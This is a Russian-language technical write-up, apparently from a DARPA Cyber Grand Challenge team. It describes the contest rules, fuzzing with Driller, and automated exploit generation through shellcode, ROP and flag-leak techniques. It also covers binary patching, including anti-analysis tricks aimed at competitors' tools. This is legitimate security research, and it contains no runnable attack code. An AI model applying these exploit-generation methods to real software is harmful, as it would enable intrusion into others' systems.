В раунде после отправки патча или обновления IDS-правил для задачи её показатель доступности устанавливался в 0, и никакие эксплойты в этом раунде не запускались ни командой-патчером, ни против неё.

На первый взгляд формула выглядит просто. Однако имелось несколько осложняющих факторов:

• DARPA не раскрывала формулу вычисления показателей производительности и функциональности до CFE. По всей видимости, это делалось, чтобы не дать командам манипулировать системой, однако порождало огромную неопределённость в части патчинга.

Команды знали, что им доступна некоторая «бесплатная» доля накладных расходов (20% по размеру файла и по 5% по времени выполнения и памяти), но не знали, как будут штрафоваться дополнительные расходы.
• Накладные расходы по времени выполнения включали расходы, создаваемые сетевой IDS при сопоставлении отправленных сетевых правил. Эти расходы принципиально невозможно было измерить до начала игры. Во время CFE выяснилось, что накладные расходы, создаваемые сетевыми правилами одного сервиса, могут влиять на накладные расходы *других* сервисов. Вся эта неопределённость удержала все команды, кроме двух, от использования сетевой IDS в ходе CFE.
• Накладные расходы по памяти и времени выполнения оказались чрезвычайно трудно измеримыми. Как мы обсуждаем ниже, локальные измерения были настолько ненадёжны, что мы фактически отказались от тестирования производительности собственных патчей в ходе CFE, вместо этого заблаговременно оптимизируя методики и опираясь на обратную связь TI по уже отправленным патчам. Как мы также обсудим, у самой DARPA возникали трудности с сохранением стабильности измерений: значения для идентичных, незапатченных бинарников у разных команд расходились на значительные величины.

В целом система оценки производительности обладала как сильными, так и слабыми сторонами. С одной стороны, поскольку простые патчи способны «сломать» эксплойты, было принципиально важно иметь механизм сдерживания чрезмерного патчинга. С другой стороны, измерение этих патчей — очень сложная задача, порождавшая немало хаоса.

001.003 — Видимость

В рамках CGC DARPA впервые применила концепцию «Консенсусной Оценки» (Consensus Evaluation). Это имело множество последствий для различных аспектов игры, однако главным из них было некоторое изменение «видимости» определённых параметров для разных команд. В этом разделе мы подробно расскажем, какая информация была доступна участникам в ходе игры.

Всё взаимодействие с игрой осуществлялось через CGC API (называемый DARPA Team Interface, или TI). TI предоставлял следующую информацию:

• **Задачи:** все команды могли получать задачи, находящиеся «в игре» в любой момент.
• **Запатченные бинарники:** все команды могли скачивать запатченные бинарники ***всех*** соперников. Это исключало возможность применения «фиктивных» патчей, основанных на безопасности через неизвестность.
• **IDS-правила:** все команды могли получать IDS-правила, применяемые соперниками.
• **Влияние на доступность:** команда могла видеть накладные расходы по времени выполнения, памяти и влияние на функциональность своих отправленных патчей.
• **Краши:** команда могла видеть, с какими сигналами падали её бинарники в результате обработки сетевого трафика. Это могло давать подсказки о том, запускаются ли эксплойты против конкретного задания.
• **Сетевой трафик:** команда могла получать большую часть сетевого трафика, включая все эксплойты и большинство функциональных опросов (DARPA оставляла за собой право держать часть из них в тайне).
• **Обратная связь по POV:** команда могла получать результаты своих эксплойтов против других команд.
• **Раундовые очки:** команды могли видеть общие раундовые очки всех участников.

Такой уровень видимости отличается от «обычного» CTF. Принципиальная разница состоит в том, что патчи, отправленные Системами Кибер-Рассуждения, были доступны соперникам. Теоретически это позволило бы им анализировать и пытаться обойти патчи CRS. На практике, как мы обсуждаем в разделе о патчинге, запатченные бинарники были слишком «опасны» для анализа. Команды могли добавлять антиреверс-код, и на практике оказалось несложно находить способы

крашить аналитические инструменты или их «засорять», замедляя работу или увеличивая потребление ресурсов. Мы не решались запускать тяжёлый анализ запатченных бинарников и не знаем ни одной команды, которая бы это делала. Вместо этого наш тяжёлый анализ запускался исключительно на оригинальных незапатченных бинарниках, а запатченные проходили быстрый анализ, исправлявший смещения памяти и т. п. в случае «фиктивных» патчей.

001.004 — Тренировки

Достичь полной автономии непросто. Для частичного снятия этой сложности DARPA организовывала практические сессии CGC через «спаррингового партнёра». В месяцы, предшествовавшие финальному мероприятию, спарринг-партнёр подключался к нашей Системе Кибер-Рассуждения в случайное время без предупреждения и начинал игру.

Присутствие спарринг-партнёра было крайне полезным для отладки взаимодействия с API. Однако неожиданный характер этих событий означал, что к такой отладке редко удавалось подготовиться заранее. Кроме того, поскольку у DARPA был только один спарринг-партнёр, а команды по очереди с ним взаимодействовали, сессии оказывались очень короткими (как правило, около 30 минут, или 5 раундов). Сокращённая длительность делала полноценное стресс-тестирование систем затруднительным, и ряд команд демонстрировал признаки перегрузки непосредственно во время финального мероприятия.

Мы использовали практические раунды преимущественно для проверки расхождения между расчётными накладными расходами DARPA и нашими собственными оценками. Это позволило получить приблизительное представление о методике вычисления накладных расходов DARPA и соответствующим образом скорректировать наши техники патчинга.

001.005 — ОС DECREE

Бинарные файлы, составлявшие задачи Cyber Grand Challenge, не являлись стандартными Linux-бинарниками. Вместо этого они были предназначены для ОС DECREE, созданной специально для Cyber Grand Challenge. ОС была чрезвычайно простой: всего 7 системных вызовов и никакой персистентности (файловой системы и пр.). Системные вызовы DECREE:


1. `terminate` — аналог `exit()`
2. `transmit` — аналог `send()`
3. `receive` — аналог `recv()`
4. `fdwait` — аналог `select()`
5. `allocate` — аналог `mmap()`
6. `deallocate` — аналог `munmap()`
7. `random` — системный вызов, генерирующий случайные данные

Аппаратная платформа для бинарников — 32-битная x86. Авторам задач запрещалось включать инлайн-ассемблер; разрешался только код, сгенерированный clang или входящий в библиотеку, предоставленную DARPA. В состав предоставленной математической библиотеки входили функции вычисления логарифмов и тригонометрических операций с плавающей точкой. Весь остальной код должен был генерироваться непосредственно компилятором (clang).

Эта простая модель среды позволяла участникам сосредоточиться на методах анализа программ, а не на деталях реализации сложных OS-окружений. ОС DECREE, по мнению многих из нас, стала главным фактором, сделавшим CGC возможным при нынешнем уровне технологий.

---

002 — Поиск ошибок



При обдумывании подхода к поиску ошибок в Cyber Grand Challenge мы принимали во внимание несколько аспектов. Во-первых, на основе найденных ошибок нам нужно будет создавать эксплойты — значит, необходимы техники, генерирующие входные данные, воспроизводящие ошибки, а не просто указывающие на их возможное существование. Во-вторых, ошибки могут быть защищены специфическими проверками, такими как совпадение аргумента команды, пароля или контрольной суммы. Наконец, анализируемые программы могут быть большими — нужны хорошо масштабируемые техники.

Автоматизированные методы поиска ошибок делятся на три группы: статический анализ, фаззинг и символьное выполнение. Статический анализ малополезен, так как не генерирует входные данные, реально воспроизводящие ошибку. Символьное выполнение отлично генерирует входные данные, проходящие сложные проверки, однако плохо масштабируется на больших программах. Фаззинг справляется с достаточно большими программами, но с трудом преодолевает сложные проверки. Решением стала комбинация фаззинга и символьного выполнения в виде самонаводящегося фаззера нового поколения — Driller. Driller использует мутационный фаззер для исследования компонентов бинарника, а затем применяет символьное выполнение для поиска входных данных, позволяющих достичь другого компонента.

Фаззинг

Driller использует популярный готовый фаззер American Fuzzy Lop. AFL применяет инструментацию для определения переходов, которые осуществляет конкретный входной ввод при передаче программе. Эти переходы представляют собой пары исходного и целевого базовых блоков в графе потока управления. Новые переходные пары нередко соответствуют функциональности или путям кода, ранее не задействованным; логично, что входные данные с новыми переходными парами получают приоритет у фаззера.

Для обеспечения инструментации мы используем форк QEMU, позволяющий выполнять бинарники DECREE. В фаззер и в эмуляцию бинарников DECREE были внесены некоторые изменения для ускорения фаззинга и нахождения более глубоких ошибок:

• **Дерандомизация.** Рандомизация в программе мешает фаззеру оценивать входные данные: ввод, попадающий на интересный переход при одном случайном зерне, может не попасть туда при другом. Устранение случайности позволяет фаззеру исследовать участки программы, защищённые случайностью, — например, обмены «вопрос-ответ». При фаззинге страница флага инициализируется постоянным зерном, а системный вызов random всегда возвращает постоянные значения, полностью исключая случайность. Компонент эксплуатации нашей CRS отвечает за устранение случайности.

• **Double Receive Failure.** Системный вызов receive завершается неудачей, когда входные данные полностью прочитаны и файловый дескриптор закрыт. Любой бинарник, не проверяющий коды ошибок при таком сбое, может войти в бесконечный цикл, значительно замедляя фаззер. Чтобы предотвратить это, если receive дважды завершается неудачей из-за достижения конца файла, программа немедленно завершается.

• **Fork-сервер при receive.** AFL использует fork-сервер, создающий форк программы для каждого запуска входных данных, что ускоряет фаззинг за счёт избежания дорогостоящих системных вызовов и инициализации. Поскольку бинарник дерандомизирован, все его запуски идентичны вплоть до первого вызова receive — первой точки, где в систему могут поступить непостоянные данные. Это позволяет переместить fork-сервер с точки входа в программу вплотную перед первым вызовом receive. При наличии дорогостоящей инициализации глобальных переменных и структур данных это изменение существенно ускоряет фаззинг.

Сетевые сиды

Сетевой трафик может содержать ценные сиды для фаззера, значительно повышающие его эффективность. Функциональные тесты задействуют глубокие возможности программы, а сетевой трафик от эксплойтов может затрагивать именно те функциональные части, которые содержат ошибки. Для генерации сидов из трафика каждый входной ввод запускается с инструментацией QEMU для выявления новых переходов. Если такой переход найден, ввод считается интересным и добавляется как сид для фаззера.

Добавление символьного выполнения

Несмотря на то что символьное выполнение медленно и ресурсоёмко, оно чрезвычайно мощно. Символьное выполнение использует решатель ограничений для генерации конкретных входных данных, которые проведут выполнение по заданному пути в бинарнике. Тем самым оно способно воспроизводить входные данные, проходящие сложные проверки — пароль, магическое число, контрольную сумму. Однако подход, основанный исключительно на символьном выполнении, быстро страдает от взрыва числа путей: количество путей в бинарнике экспоненциально растёт с каждым ветвлением.


Driller смягчает проблему взрыва путей, трассируя только те пути, которые фаззер AFL считает интересными. Этот набор путей обычно достаточно мал, чтобы трассировка входных данных в нём была выполнима в рамках временных ограничений соревнования. В ходе каждой символьной трассировки Driller пытается найти переходы, ещё не задействованные фаззером, и при возможности генерирует входные данные, отклоняющиеся от трассировки и переходящие на новый переход. Эти новые входные данные возвращаются в фаззер, где подвергаются дальнейшим мутациям для продолжения исследования более глубоких путей.

Символьная трассировка

Для обеспечения идентичности символьной трассировки (с использованием concolic-движка angr) и нативной трассировки выполнения применяется предварительное ограничение (pre-constraining). При предварительно ограниченном выполнении каждый байт входных данных ограничивается соответствием оригинальному байту, использованному фаззером. Когда достигается ветвление, ведущее на новый переход, предварительные ограничения снимаются и решатель запрашивает входные данные, достигающие нового перехода. Предварительное ограничение также значительно ускоряет выполнение, поскольку устраняет необходимость дорогостоящих решений для определения местоположения операций чтения и записи в памяти: все переменные имеют лишь одно возможное значение.

---

003 — Компонент эксплуатации



Эксплуатация

В Cyber Grand Challenge кража флагов несколько отличается от обычных CTF-игр. Вместо чтения секретного файла с флагом и отправки его содержимого организаторам эксплойт демонстрируется путём отправки Доказательства Уязвимости (Proof of Vulnerability, POV), которое организаторы запускают самостоятельно.

POV — это бинарная программа, которая взаимодействует с бинарником соперника и «эксплуатирует» его. POV считается успешным в двух случаях:
• **Тип 1:** вызвать ошибку сегментации, при которой указатель инструкций и один дополнительный регистр содержат значения, заранее согласованные с инфраструктурой соревнования. Необходимо контролировать не менее 20 бит EIP и 20 бит другого регистра.
• **Тип 2:** прочитать 4 последовательных байта из секретных данных флага. Данные флага расположены по адресу 0x4347c000–0x4347cfff и инициализируются ядром случайным образом.

Различные типы уязвимостей могут подходить для конкретного типа POV. Например, уязвимость, позволяющая пользователю управлять адресом, передаваемым в `puts()`, может использоваться только как POV типа 2. Переполнение буфера на стеке, напротив, очевидно применимо для создания эксплойта типа 1 посредством установки регистра и EIP, но также подходит для POV типа 2 — с помощью Return Oriented Programming или перехода на шеллкод, выводящий данные со страницы флага.

Обзор

Основная концепция автоматической эксплуатации Mechanical Phish — принимать краши, сортировать их и модифицировать для создания эксплойтов. Mechanical Phish не нуждается в понимании первопричины ошибки: ему достаточно определить, какие регистры и область памяти он контролирует в момент краша и как можно использовать эти значения для создания POV. Мы разработали две системы, преобразующие краши в эксплойты.

• **PovFuzzer** — многократно выполняет бинарник, незначительно изменяя ввод, отслеживая связь между входными байтами и регистрами в точке краша. Метод быстрый, но не справляется со сложными случаями.

• **Rex** — символьно выполняет ввод, отслеживая формулы для всех регистров и значений памяти. Применяет «техники» к этому состоянию — такие как прыжок на шеллкод или return oriented programming — для создания POV.

В этой схеме не хватало одного важного элемента. В некоторых задачах дефектный функционал не приводит к крашу! Рассмотрим переполнение буфера при чтении: чтение за пределами буфера может не вызывать краша, но если там хранятся копии данных флага, они будут выведены в

секретных данных. Для обработки таких случаев мы добавили третий компонент.

• **Colorguard** — трассирует выполнение бинарника с конкретным вводом и проверяет утечку данных флага. При обнаружении утечки использует символьные формулы для определения возможности создания валидного POV.

003.001 — PovFuzzer

PovFuzzer принимает краш и поочерёдно изменяет по одному байту, пока не определит, какие байты управляют EIP и другим регистром. После этого можно построить POV типа 1, просто выбрав входные байты, соответствующие согласованным значениям EIP и регистра, вставив их в нагрузку и отправив целевой программе.

Для крашей, возникающих при разыменовании управляемых данных, PovFuzzer выбирает байты, при которых разыменование указывает на страницу флага, в надежде что данные флага будут выведены. После указания разыменования на страницу флага программа выполняется и проверяется, выводятся ли данные флага. Если да — строится POV типа 2.

PovFuzzer имеет ряд ограничений. Он не справляется со случаями, когда значения регистров вычисляются нетривиальным образом, например через умножение. Он также не способен строить более сложные эксплойты — с переходом на шеллкод или с необходимостью воспроизвести случайное значение, выведенное целевой программой. Тем не менее он полезен по двум причинам. Во-первых, он значительно быстрее Rex, поскольку выполняет программу конкретно. Во-вторых, хотя мы не любим в этом признаваться, angr порой содержит баги, и PovFuzzer — хорошая запасная опция, не зависящая от angr.

003.002 — Rex

Общая концепция Rex: взять крашащую нагрузку, символьно трассировать программу с этой нагрузкой через angr, попутно собирая символьные формулы для всей памяти и ввода. Достигнув точки краша, остановить трассировку и использовать решатель ограничений для выбора значений, которые либо делают краш валидным POV, либо позволяют избежать краша и продолжить исследование. Существует множество способов задать ограничения на значения в этой точке, каждый из которых реализует отдельный способ эксплуатации программы. Эти методы эксплуатации называются «техниками».

Важное замечание: в наши POV включается решатель ограничений. Это позволяет просто добавить все ограничения, собранные в ходе трассировки и эксплуатации, в POV и запросить у решателя ограничений во время выполнения решение, совпадающее с согласованными значениями. Решатель ограничений, как и angr, работает с битовыми векторами, позволяя техникам быть точными до бита.

Ниже описаны техники, применяемые Rex.

• **Circumstantial Exploit** — применяется для крашей с перезаписью IP и является простейшей техникой. Определяет, контролируются ли пользовательским вводом не менее 20 бит указателя инструкций и одного регистра. Если да — строится эксплойт, согласующий значения регистра и IP, а затем решающий ограничения для определения пользовательского ввода, устанавливающего их корректно.

• **Shellcode Exploit** — применима только к крашам с перезаписью IP. Ищет области исполняемой памяти, управляемые пользовательским вводом. Выбирается наибольшая область управляемой исполняемой памяти, и память там ограничивается до nop-sled, за которым следует шеллкод для доказательства уязвимости типа 1 или 2. Шеллкод-эксплойт может работать, даже если

пользовательский ввод управляет только значением IP, а не дополнительным регистром.

• **ROP Exploit** — хотя стек по умолчанию исполняемый, соперники могут применять дополнительные защиты, препятствующие переходу на шеллкод: переотображение стека, примитивная адресная рандомизация или некоторая форма контроля потока управления. Return Oriented Programming (ROP) способен обойти неполные защиты и доказать уязвимость у соперников, применяющих их. Применима к крашам с перезаписью IP при наличии пользовательских данных вблизи указателя стека или гаджета для переключения указателя стека на пользовательские данные.

• **Arbitrary Read — Point to Flag** — краш при попытке программы разыменовать управляемые пользователем данные считается «произвольным чтением». В ряде случаев, просто ограничив разыменовываемый адрес так, чтобы он указывал на данные флага, можно утечь данные флага в stdout и создать эксплойт типа 2. Point to Flag ограничивает ввод таким образом, чтобы он указывал на страницу флага или на любую копию данных флага в памяти, а затем использует Colorguard для проверки, создаёт ли новый ввод эксплуатируемую утечку.

• **Arbitrary Read/Write — Exploration** — в ряде случаев разыменование управляемых пользователем данных может привести к более мощному эксплойту впоследствии. Например, перезапись vtable сначала выглядит как произвольное чтение, но если адрес памяти указывает на пользовательские данные, чтение приведёт к управляемому IP. Для исследования произвольных чтений/записей в поисках лучшего краша адрес чтения или записи ограничивается так, чтобы указывать на пользовательские данные, а ввод переходит в трассировку как новый краш.

• **Write-What-Where** — если пользовательский ввод управляет как записываемыми данными, так и адресом записи, мы хотим найти ценные цели для перезаписи. Это достигается символьным исследованием краша для выявления значений в памяти, влияющих на указатель инструкций, — таких как адреса возврата или указатели функций. Другие ценные цели — указатели, используемые для вывода данных; их перезапись может привести к эксплойтам типа 2.

003.003 — Colorguard

Как объяснялось выше, в некоторых задачах присутствуют уязвимости, способные утечь данные флага, но не вызывающие краша. Одна из сложностей здесь — трудность обнаружения самого факта утечки. Можно проверять, содержатся ли 4 байта выходных данных на странице флага, но это будет порождать ложноположительные результаты при фаззинге и пропускать случаи, когда данные утекают не напрямую. По всей видимости, авторы задач предпочитают XOR-ить данные или иначе обфусцировать утечку, чтобы избежать такого метода.

Для точного обнаружения утечек мы выбрали символьную трассировку входных данных с помощью angr. Однако символьная трассировка слишком медленна, чтобы применять её к каждому вводу, генерируемому фаззером. Вместо этого мы проводим символьную трассировку только для входных данных, которые фаззер считает «интересными». Предполагается, что вводы, вызывающие утечку, характеризуются новыми переходами или уникальным числом итераций цикла, что заставит фаззер посчитать их интересными. Безусловно, это не всегда работает, но является достаточно хорошей эвристикой для сокращения числа трассировок.

Для дальнейшего противодействия медленноте символьного выполнения Colorguard использует режим конкретной эмуляции angr. Поскольку при обнаружении утечки флага модификация ввода не требуется, наш ввод делается полностью конкретным, а единственными символьными данными остаются данные со страницы флага. Это позволяет выполнять символьно только те базовые блоки, которые обращаются к секретному содержимому страницы флага.

Colorguard трассирует весь ввод конкретно и собирает символьное выражение для данных, выводимых в stdout. Это выражение разбирается для выявления четырёх последовательных байт страницы флага, присутствующих в выводе. Для каждого такого набора байт решатель запрашивается на предмет возможности вычисления значений байт исключительно из выходных данных. Если это возможно, создаётся эксплойт, решающий значения этих четырёх байт после получения вывода от выполнения программы.


Одна оговорка: задачи могут использовать множество байт страницы флага в качестве случайного зерна. В таких случаях мы можем обнаружить каждый байт страницы флага в выражении для stdout. Запрашивать решатель ограничений для каждой последовательности из четырёх байт в таком случае запретительно медленно, поэтому необходима предварительная фильтрация. Colorguard выполняет её во время трассировки, заменяя любое выражение, содержащее более 13 байт флага, новой символьной переменной. Эта переменная не рассматривается как потенциальная утечка. Число 13 выбрано произвольно: оно достаточно велико, чтобы по-прежнему обнаруживать все утечки из имевшихся у нас примеров, и достаточно мало, чтобы проверка утечек оставалась быстрой.


003.004 — Вопрос-ответ

Распространённый паттерн, который необходимо рассматривать отдельно, — это когда бинарник случайно выбирает значение, выводит его и требует от пользователя ввести это значение или нечто, вычисленное из случайного значения. Например, бинарник выводит «Solve the equation: 6329*4291», и пользователь должен ввести «27157739». Для обработки таких паттернов в эксплойте мы находим ограничения, включающие одновременно пользовательский ввод и случайные данные. Обнаружив их, мы проверяем, содержится ли в выводе к этому моменту случайное значение. Если да — мы определили схему «вопрос-ответ». Мы включим вывод как переменную в ограничения, передаваемые эксплойту, и будем читать из stdout, добавляя ограничения, требующие совпадения выходных байт с полученными во время эксплойта. Затем решатель может быть запрошен для генерации ввода, необходимого для правильного «ответа».

---

004 — Компонент патчинга: Patcherex





Patcherex, построенный поверх angr, является центральной системой патчинга Mechanical Phish. Как показано на схеме, Patcherex состоит из трёх основных компонентов: техник (techniques), патчей (patches) и бэкендов (backends).

Техники

Техника — это реализация высокоуровневой стратегии патчинга. После применения техники к бинарнику генерируется набор патчей (описаны ниже). В настоящее время Patcherex реализует три типа техник:

• Техники общего упрочения бинарников: Return Pointer Encryption, Transmit Protection, Simple Control-Flow Integrity, Indirect Control-Flow Integrity, Generic Pointer Encryption.
• Техники, направленные на предотвращение анализа или кражи наших патчей соперниками: бэкдоры, антианализные техники и пр.
• Техники оптимизации, улучшающие производительность бинарников: распространение констант, исключение мёртвых присваиваний, удаление избыточных переменных стека.

Патчи

Патч — это низкоуровневое описание того, как следует внести исправление или улучшение в целевой бинарник. Patcherex определяет разнообразные типы патчей для выполнения задач — от вставки и удаления кода и данных до изменения сегментов.

Бэкенды

Бэкенд принимает патчи, сгенерированные одной или несколькими техниками, и применяет их к целевому бинарнику. В Patcherex доступны два бэкенда:

• **ReassemblerBackend:** полностью дизассемблирует бинарник, символизирует все ссылки на код и данные между кодом и разделами данных, а затем генерирует файл на ассемблере. Затем применяет патчи к ассемблерному файлу и вызывает внешний ассемблер (для CGC — clang) для реассемблирования запатченного файла в итоговый бинарник.
• **DetourBackend:** запасной бэкенд для ReassemblerBackend. Выполняет встраивание хуков и детуров для применения патчей.

004.001 — Техники патчинга

В этом разделе описаны все техники, реализованные в Patcherex.

Очевидно, мы стремились реализовать техники, предотвращающие эксплуатацию CB путём устранения эксплуатируемости найденных ошибок. В ряде случаев, однако, наши техники не делают ошибки полностью неэксплуатируемыми, но всё же вынуждают атакующего адаптировать свои эксплойты под наши RB. Например, некоторые техники вносят различия в разметку памяти между нашим RB и оригинальным CB, который атакующий мог использовать при разработке эксплойта. Кроме того, мы пытаемся помешать атакующим адаптировать эксплойты к нашему RB, добавляя антианализные техники внутрь генерируемых бинарников. Наконец, хотя мы прилагаем

значительные усилия для минимизации накладных расходов по скорости и памяти, нередко невозможно обеспечить накладные расходы ниже 5% (оценка CB начинает снижаться при превышении 5% по скорости или памяти). Поэтому мы решили «оптимизировать» производимые RB, как описано ниже.

004.001.001 — Техники общего упрочения бинарников

Мы реализовали ряд техник общего упрочения бинарников. Эти общие техники, хотя и не являются сверхсложными, оказались очень полезны в CFE.

Изначально планировалось также целенаправленное упрочение с учётом уязвимостей (targeted patching). Однако из-за нехватки рабочих рук и опасений слишком часто переразворачивать замещающие CB для одной и той же задачи мы не реализовали и не протестировали наши целевые стратегии патчинга в полном объёме.

Return Pointer Encryption

Эта техника разработана для защиты от классических переполнений буфера на стеке, которые, как правило, дают атакующему контроль над перезаписанным сохранённым указателем возврата. Наш механизм защиты «шифрует» каждый сохраняемый на стеке указатель возврата при вызове функции путём модификации пролога функции. Зашифрованный указатель «расшифровывается» перед каждой инструкцией `ret`, завершающей ту же функцию. Для шифрования и расшифровки мы просто применяем XOR сохранённого указателя возврата с nonce (генерируемым случайно при запуске программы). Поскольку добавленный код выполняется при каждом вызове функции, мы уделяем особое внимание минимизации его влияния на производительность.

Прежде всего, техника не применяется к функциям, признанным безопасными. Функция считается безопасной при выполнении одного из трёх условий:

• Функция не обращается ни к одному буферу стека.
• Функция вызывается более чем из 5 различных функций. В этом случае предполагается, что она является стандартной «служебной» функцией, в которой ошибки маловероятны. Даже если ошибки есть, производительные затраты на патчинг такой функции, как правило, слишком высоки.
• Функция вызывается из printf или free. Предполагается, что библиотечные функции редко содержат ошибки. Эти стандартные библиотечные функции идентифицируются запуском функций с тестовыми парами ввода и вывода. Данная функциональность идентификации предоставляется отдельным компонентом («Function identifier», упомянутым в разделе «Варез»).

Для дальнейшего улучшения производительности фрагмент кода, шифрующий и расшифровывающий указатель возврата, при возможности использует «свободный» регистр для выполнения вычислений. Это избавляет от необходимости сохранять и восстанавливать значение регистра при каждом выполнении инъецированного кода. Свободные регистры (в конкретном месте кода) определяются поиском регистров, в которых операция записи всегда происходит до любой операции чтения. Анализ выполняется путём обхода CFG бинарника в глубину, начиная с анализируемого места кода (то есть места, куда инъецируется код шифрования/расшифровки указателя возврата).

Наконец, чтобы не нарушать функциональность бинарника, мы не патчим функции, в которых алгоритм реконструкции CFG испытывает трудности с идентификацией пролога и эпилогов. В таких случаях может возникнуть ситуация, когда эпилог анализируемой функции не будет идентифицирован, зашифрованный адрес возврата не будет расшифрован при достижении этого эпилога, и в результате программа использует всё ещё зашифрованный указатель возврата на стеке в качестве цели возврата. Типично это происходит, когда компилятор применяет оптимизации хвостовых вызовов, вставляя инструкции `jmp` в конце функции.

Transmit Protection

В качестве механизма защиты от эксплойтов типа 2 мы инъецируем код вокруг системного вызова `transmit`, запрещающий бинарнику передавать 4 последовательных байта страницы флага. Инъецированный код использует массив для отслеживания последних переданных байт, позволяя выявлять случаи, когда байты страницы флага утекают по одному.

Simple Control-Flow Integrity

Для защиты косвенных инструкций управления потоком (например, `call eax`, `jmp ebx`) мы инъецируем перед любой такой инструкцией код, проверяющий определённые свойства целевого адреса (то есть адреса, которому будет соответствовать указатель инструкций после вызова или перехода). Конкретные проверки:

• Целевой адрес должен быть выделенным адресом (чтобы не позволить атакующему использовать косвенную инструкцию управления потоком для прямого выполнения атаки типа 1). Для этого мы пытаемся прочитать по целевому адресу: если адрес не указывает на выделенную область, программа завершится крашем до изменения указателя инструкций. Это предотвращает простые эксплойты типа 1, поскольку атакующий должен контролировать не менее 20 бит указателя инструкций, а вероятность того, что согласованное значение окажется внутри выделенной области памяти, невелика (хотя и не исключена).

• Целевой адрес должен находиться в диапазоне памяти, где обычно загружается код бинарника (для простоты мы считаем «потенциально кодовым» любой адрес ниже 0x4347c000). Во избежание нарушения работы программ, использующих динамически выделяемый код, мы не выполняем эту проверку, если статически определяем, что анализируемая программа вызывает системный вызов `allocate` способом, создающим дополнительную исполняемую память.

• Целевой адрес не является инструкцией `pop`. В качестве частичной защиты от ROP-атак мы динамически проверяем, является ли цель косвенного вызова инструкцией `pop`, и если да — завершаем программу.

Uninitialized Data Cleaning

Для каждой функции мы определяем все инструкции, читающие и записывающие переменные стека, и соответствующие смещения стека. Если существует путь через CFG, при котором переменная стека читается до записи, мы считаем возможным использование неинициализированных данных. Для каждой обнаруженной такой переменной мы обнуляем её, добавляя код очистки стека в начало функции.

Stack Base Address Randomization

При запуске программы мы добавляем случайное значение (кратное 16 байтам от 16 до 1024 включительно) к адресу указателя стека. Это добавляет неопределённость в положение стека, затрудняя эксплойты, опирающиеся на предположения о разметке стека.

malloc Protection

Для противодействия эксплуатации переполнений кучи, если нам удаётся найти в анализируемом СВ функцию, похожую на malloc, мы слегка изменяем её поведение: а именно, изменяем количество выделяемых байт на небольшое псевдослучайное значение.

printf Protection

Для каждой идентифицированной функции, похожей на printf (printf, snprintf и т. д.), мы обеспечиваем защиту от атак «форматной строки». Конкретно, если параметр форматной строки не находится в read-only памяти бинарника и не является уже присутствующей в бинарнике строкой, мы останавливаем выполнение бинарника при:
• Содержании метасимвола (например, «%») в параметре форматной строки.

• Указании параметра форматной строки на страницу флага.

004.001.002 — Adversarial-техники

Ряд техник вводится для предотвращения анализа соперниками наших RB или даже их запуска в контролируемой среде, при сохранении способности этих RB работать в реальной игровой среде.

Антианализ

